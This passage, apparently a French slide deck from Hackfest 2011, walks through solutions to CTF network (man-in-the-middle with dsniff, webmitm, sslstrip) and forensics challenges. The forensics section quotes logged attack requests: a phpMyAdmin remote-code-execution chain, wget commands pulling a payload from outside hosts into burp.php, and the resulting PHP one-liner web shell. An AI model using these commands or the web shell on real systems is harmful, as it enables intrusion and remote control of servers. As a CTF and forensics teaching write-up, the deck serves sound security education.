- Solution: Utiliser “dsniff”
  - echo “www.hackfest.ca 8.8.8.8” > ~/dns.conf
  - dsniff -f ~/dns.conf

Samedi - Network Track - #2

- Épreuve: Break the Tunnel
- Objectif: S'introduire dans une requête HTTPS
- Solution: Utiliser “webmitm”
  - Générer un certificat
  - Lancer webmitm avec le certificat, attendre qu'une requête HTTPS soit effectué
  - Ouvrir wireshark, fournir la clé privé du certificat

Samedi - Network Track - #3

- Épreuve: HTTPS Stripping
- Objectif: Désécuriser un formulaire web
- Solution: Utiliser “sslstrip”

Samedi - Network Track - #4

- Épreuve: VOIP
- Objectif: Détourner une communication Voip
- Solution: Wireshark + Décoder le code morse

Samedi - Network Track - #5

- Épreuve: Pass the hash
- Objectif: Utiliser le hash de type “Digest” afin de s'authentifier sur une autre page
- Solution: Aucune...
  - Cette épreuve fut un FAIL. Mauvaise compréhension de “Digest Authentication”

Samedi - Network Track - #6

- Épreuve: Secure Copy
- Objectif: S'introduire dans un transfert de fichier sécurisé
- Solution: Aucune...
  - Cette épreuve fut un FAIL. Mauvaise compréhension de l'exploit. Fonctionnel seulement sur SSH v1

Samedi - Network Track - #7

- Épreuve: FTP
- Objectif: Reconstruire le fichier .odt transféré en FTP
- Solution: Wireshark

Samedi - Network Track - #8

- Épreuve: LDAP
- Objectif: Analyser le contenu d'une requête LDAP
- Solution:
  - Détecter qu'il y a du LDAP avec wireshark
  - ldapsearch -x -h server.mitm.hf -b “dc=mitm,dc=hf”
  - Champ Description: bzNIUWxVd2pBcHlsaDFHMVZjbkMK
  - echo bzNIUWxVd2pBcHlsaDFHMVZjbkMK | base64 -d
    - Flag: o3HQIUwjApylh1G1VcnC

Samedi - Network Track - #9

- Épreuve: NFS
- Objectif: Intercepter un transfert de fichier en NFS
- Solution:
  - Effectuer un mount NFS
    - mount server.mitm.hf:/var/nfs /mnt
  - Ouvrir le fichier

Samedi - Network Track - #10

- Épreuve: GPG
- Objectif: Décrypter un fichier chiffré avec GPG
- Solution:
  - Effectuer un mount NFS
  - Découvrir la date de fête de l'usager dans le LDAP
    - Ceci est le mot de passe pour utiliser la clé
  - Importer les clés dans son keyring
  - Décrypter le fichier en utilisant le mot de passe
    - gpg -d file.txt.enc > new.txt

Track système

aka Forensics

Forensics...de kessé?

Source : Page Wikipedia (EN) - Computer Forensics

Computer forensics (sometimes known as **computer forensic science**) is a branch of digital forensic science pertaining to legal evidence found in computers and digital storage media. The goal of computer forensics is to examine digital media in a forensically sound manner with the aim of identifying, preserving, recovering, analyzing and presenting facts and opinions about the information.

Although it is most often associated with the investigation of a wide variety of computer crime, computer forensics may also be used in civil proceedings. The discipline involves similar techniques and principles to data recovery, but with additional guidelines and practices designed to create a legal audit trail.

Evidence from computer forensics investigations is usually subjected to the same guidelines and practices of other digital evidence. It has been used in a number of high profile cases and is becoming widely accepted as reliable within US and European court systems.


Énoncé de la *track*

Sur le *scoreboard* du samedi

- Une clef USB a été trouvée par terre. À vous d'analyser son contenu et de suivre les traces laissées pour avoir un aperçu de la grande image...s'il y en a une.

Sur la page Web du Hackfest, à propos des *Hacking Games* du samedi

- Les participants devront investiguer les contenus d'une clé USB trouvée par terre près des locaux d'une compagnie. Le but n'est pas de s'infiltrer, mais bien de trouver des traces, preuves ou points d'entrée/*backdoors* en place. Bref, il s'agit de reconstruire l'historique de cette clé. L'objectif 'fun' de la track est de maximiser le taux de WTF/s!



Observations

- Ce n'est pas parce que 3 fichiers sont mis à notre disposition qu'il faut les utiliser ensemble...ce que plusieurs semblaient penser.
- Les *flags* les plus techniques ont en fait été les plus trouvés...!
- Est-ce que la définition de *forensics* est la même pour tout le monde?
- Track trop dure? ou dépendant trop de certains prérequis?

Concept

- Basé sur des situations déjà vues *in the wild*
  - Altération de *backups*
  - Recouvrement de données automatisé
  - Étude de systèmes via *memdumps*
  - Altération des partitions montées
  - Utilisation cachée de l'espace non-partitionné
  - Vulnérabilité PHPMyAdmin
  - Modification des fichiers journaux
  - Utilisation de liens symboliques pour confondre
  - Dissimulation de données dans des fichiers par défaut
  - Altération de l'ID de partition
  - Exécution de scripts via rc.local

Système

- Ubuntu Linux 8.04 LTS
- phpMyAdmin 2.11.9.3 pour utiliser une vulnérabilité spécifique
- Mots de passe non *rainbow*-able (*passphrases)* ou *bruteforce*-able
- Flags discrets, utilisant une sorte de notation 31337 h4x0r pour éviter un grep/find global du système efficace
- Répertoire phpMyAdmin renommé en adminmyphp pour éviter un "tachyonnage" facile (cf: conf de Gabriel Tremblay)
- Flag de "bonnes pratiques" (aka : utiliser un LiveCD)
- Flag bonus relié au BrainFuck

Location des *flags*

- /7103.core
- /var/www/adminmyphp/config/--/burp.php
- /lib/modules/2.6.24-26-server/kernel/arch/x86/kernel/core.ko
- /var/www/adminmyphp/favicon.ico
- *nomdufichier* sur la partition cachée
- /flag.txt (n'existe plus)

Flag memdump nano

- /7103.core
- ubuntu@ubuntu:/media/a693dd6c-9d78-4f29-9bea-3e6df0af1dcb$ hexdump -C 7103.core | grep -v ..... > ~/logcore && nano ~/logcore
- 000bdca0 46 49 61 67 20 3d 20 59 6f 75 20 77 61 6e 74 20 |Flag = You want |
  000bdcb0 74 6f 20 74 61 6c 6b 20 74 6f 20 47 6f 64 3f 20 |to talk to God? |
  000bdcc0 4c 65 74 27 73 20 67 6f 20 73 65 65 20 68 69 6d |Let's go see him|
  000bdcd0 20 74 6f 67 65 74 68 65 72 2e 20 49 27 76 65 20 | together. I've |
  000bdce0 67 6f 74 20 00 6f 74 68 69 00 0a 08 21 00 00 00 |got .othi...!...|
  000bdcf0 6e 6f 74 68 69 6e 67 20 62 65 74 74 65 72 20 74 |nothing better t|
  000bdd00 6f 20 64 6f 00 20 20 20 20 20 20 20 29 00 00 00 |o do.   )...|
- Bref, après toute la *scrap* de *shell vars* + *modules* qui nous intéresse ±...vers la mi-document
- Comme quoi on peut *snooper* du *data live* en plus de contrôler un serveur ou ramasser ce qu'il y a déjà dessus.
- Ce *flag* s'autodétruisait lors de l'exécution de la VM via un script dans rc.local

Flag RCE PMA + remote *shell*

```
ubuntu@ubuntu:/media/a693dd6c-9d78-4f29-9bea-
3e6df0af1dcb/var/log/apache2$ ll
total 48
drwxr-x---  2 root adm  4096 2011-10-23 10:33 ./
drwxr-xr-x 10 root root 4096 2011-10-23 15:44 ../
-rw-r-----  1 root adm  1670 2011-10-23 16:30 access.log
-rw-r-----  1 root adm  1670 2011-10-23 10:33 access.log.1
-rw-r-----  1 root adm   275 2011-10-16 10:47 access.log.2.gz
-rw-r-----  1 root adm   865 2011-10-23 04:41 access.log.3.gz
-rw-r-----  1 root adm  1615 2011-09-25 10:37 access.log.4.gz
-rw-r-----  1 root adm   436 2011-10-23 16:30 error.log
-rw-r-----  1 root adm   827 2011-10-23 10:33 error.log.1
-rw-r-----  1 root adm   321 2011-10-16 10:47 error.log.2.gz
-rw-r-----  1 root adm   759 2011-10-23 04:55 error.log.3.gz
-rw-r-----  1 root adm   559 2011-10-23 04:56 error.log.4.gz
```

Flag RCE PMA + remote *shell*

- On repère rapidement dans zcat access.log.3 les lignes intéressantes :
  - 10.0.2.2 - - [25/Sep/2011:14:00:29 -0400] "GET /adminmyphp//config/**config.inc.php?c=ps%20aux** HTTP/1.1" 200 4715 "-" "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:6.0.2) Gecko/20100101 Firefox/6.0.2"

    10.0.2.2 - - [25/Sep/2011:14:00:37 -0400] "GET /adminmyphp//config/**config.inc.php?c=whoami** HTTP/1.1" 200 20 "-" "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:6.0.2) Gecko/20100101 Firefox/6.0.2"

    10.0.2.2 - - [25/Sep/2011:14:15:15 -0400] "GET /adminmyphp//config/**config.inc.php?c=mkdir%20--%20&&%20echo%20%3C?=($_=@$_GET[2]).@$_($_GET[1])?%3E%20%3E%20test.php** HTTP/1.1" 200 11 "-" "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:6.0.2) Gecko/20100101 Firefox/6.0.2"

Flag RCE PMA + remote *shell*

- Ce qui nous intéresse le plus :
  - 10.0.2.2 - - [01/Oct/2011:20:13:10 -0400] "GET /adminmyphp//config/config.inc.php?**c=wget%20-O%20./--/burp.php%20http://slavida.kg/burp.txt** HTTP/1.1" 200 11 "-" "Mozilla/5.0 (X11; Linux i686; rv:7.0.1) Gecko/20100101 Firefox/7.0.1"
    10.0.2.2 - - [01/Oct/2011:20:15:44 -0400] "GET /adminmyphp//config/config.inc.php?**c=wget%20-O%20./--/burp.php%20http://nalyta.coehlto.br/burp.txt** HTTP/1.1" 200 11 "-" "Mozilla/5.0 (X11; Linux i686; rv:7.0.1) Gecko/20100101 Firefox/7.0.1"
  - 10.0.2.2 - - [01/Oct/2011:20:16:11 -0400] "GET /adminmyphp//config/--/burp.php?1=shell_exec&2=whoami HTTP/1.1" 200 129 "-" "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:7.0) Gecko/20100101 Firefox/7.0"

Flag RCE PMA + remote *shell*

- root@ubuntu:/media/a693dd6c-9d78-4f29-9bea-3e6df0af1dcb/var/log/apache2# cat ../../www/adminmyphp/config/--/burp.php
  <?php $_=@$_GET[2]; echo @$_($_GET[1]); //karogs//
  //Yippee ki-yay motherfucker!//
  ?>
- Évidemment, les commandes exécutées ont transformé le txt en .php et le rendent exécutable...profit!

Flag du *backup*

- root@ubuntu:/media/a693dd6c-9d78-4f29-9bea-3e6df0af1dcb/var/spool/cron# cat crontabs/root
  # DO NOT EDIT THIS FILE - edit the master and reinstall.
  # (/tmp/crontab.UqTMOz/crontab installed on Tue Oct 18 00:27:23 2011)
  # (Cron version -- $Id: crontab.c,v 2.13 1994/01/17 03:20:37 vixie Exp $)
  # m h dom mon dow   command
  #0 0 15 */2 * /var/backups/bak
- Commenter un script de backup? Il y a une raison...
- cat /var/backups/bak nous indique la destination
- Trouver où se situent dans le système les fichiers de /mnt/NAS
- Encore une fois...la date est importante! ;)

Flag de la partition cachée

- root@ubuntu:/media/a693dd6c-9d78-4f29-9bea-3e6df0af1dcb# fdisk -l /dev/sda Disk /dev/sda: 943 MB, 943718400 bytes 255 heads, 63 sectors/track, 114 cylinders, total 1843200 sectors Units = sectors of 1 * 512 = 512 bytes Sector size (logical/physical): 512 bytes / 512 bytes I/O size (minimum/optimal): 512 bytes / 512 bytes Disk identifier: 0x000bcc96 Device Boot Start End Blocks Id System /dev/sda1 * 63 1751084 875511 83 Linux /dev/sda2 1799280 1831409 16065 82 Linux swap / Solaris /dev/sda3 1751085 1799279 24097+ 93 Amoeba
- Who the hell uses Amoeba?
- Partition ID bit swapping / +x (notez qu'il y a une dizaine de différence entre le ID d'un ext*fs et Amoeba!)
- http://www.justlinux.com/forum/showthread.php?t=149828

Flag de dissimulation de données

- La pratique habituelle en *forensic* est de travailler en mode *live*, mais ça ne veut pas forcément dire qu'on peut ignorer l'exécution du système.
- Faire une copie évidemment...
- Oui, le login ne se contournait pas, MAIS!
- Les services s'exécutent...
- http://IPdelaVM/adminmyphp/ est curieusement long pour une connexion LAN...
- root@ubuntu:/media/a693dd6c-9d78-4f29-9bea-3e6df0af1dcb/var/www/adminmyphp# ll|grep -v 2008
  total 44960
  drwxr-xr-x 11 www-data www-data 4096 2011-09-24 18:03 ./
  drwxr-xr-x 3 www-data www-data 4096 2011-09-24 17:46 ../
  drwxr-xrwx 3 www-data www-data 4096 2011-10-01 23:18 config/
  -rw-r--r-- 1 www-data www-data **44468804** 2011-10-01 21:56 favicon.ico

Flag de *data recovery*

- Les ~/.bash_history de *marko* et *root* sont très clairement modifiés...vous connaissez un système qui roule apt-get et yum? ;-)
- Vers la fin d'un d'eux, on voit bien un rm -f /flag.txt
- Le système de fichiers est du ext3fs, qui fait de la journalisation.
- Comme c'est vers la fin de l'*history,* il y a de bonnes chances que ce soit récupérable (rien de réécrit par dessus)
- Aussi, ça a été effacé dans le système et non via un *live CD*
- Un p'tit google pour avoir des suggestions de *tools*...

Flag de *data recovery*

- *Proof of concept* :
  - root@ubuntu:~# extundelete /dev/sda1 --restore-file flag.txt
    WARNING: Extended attributes are not restored.
    Loading filesystem metadata ... 112 groups loaded.
    Loading journal descriptors ... 30268 descriptors loaded.
    Writing output to directory RECOVERED_FILES/
    Restored inode 4301 to file RECOVERED_FILES/flag.txt
    root@ubuntu:~# cd RECOVERED_FILES/
    root@ubuntu:~/RECOVERED_FILES# ls
    flag.txt
    root@ubuntu:~/RECOVERED_FILES# cat flag.txt
    Ceci est un test!!! weeee.
    root@ubuntu:~/RECOVERED_FILES#

Anecdotes

- Manque de courant

Merci!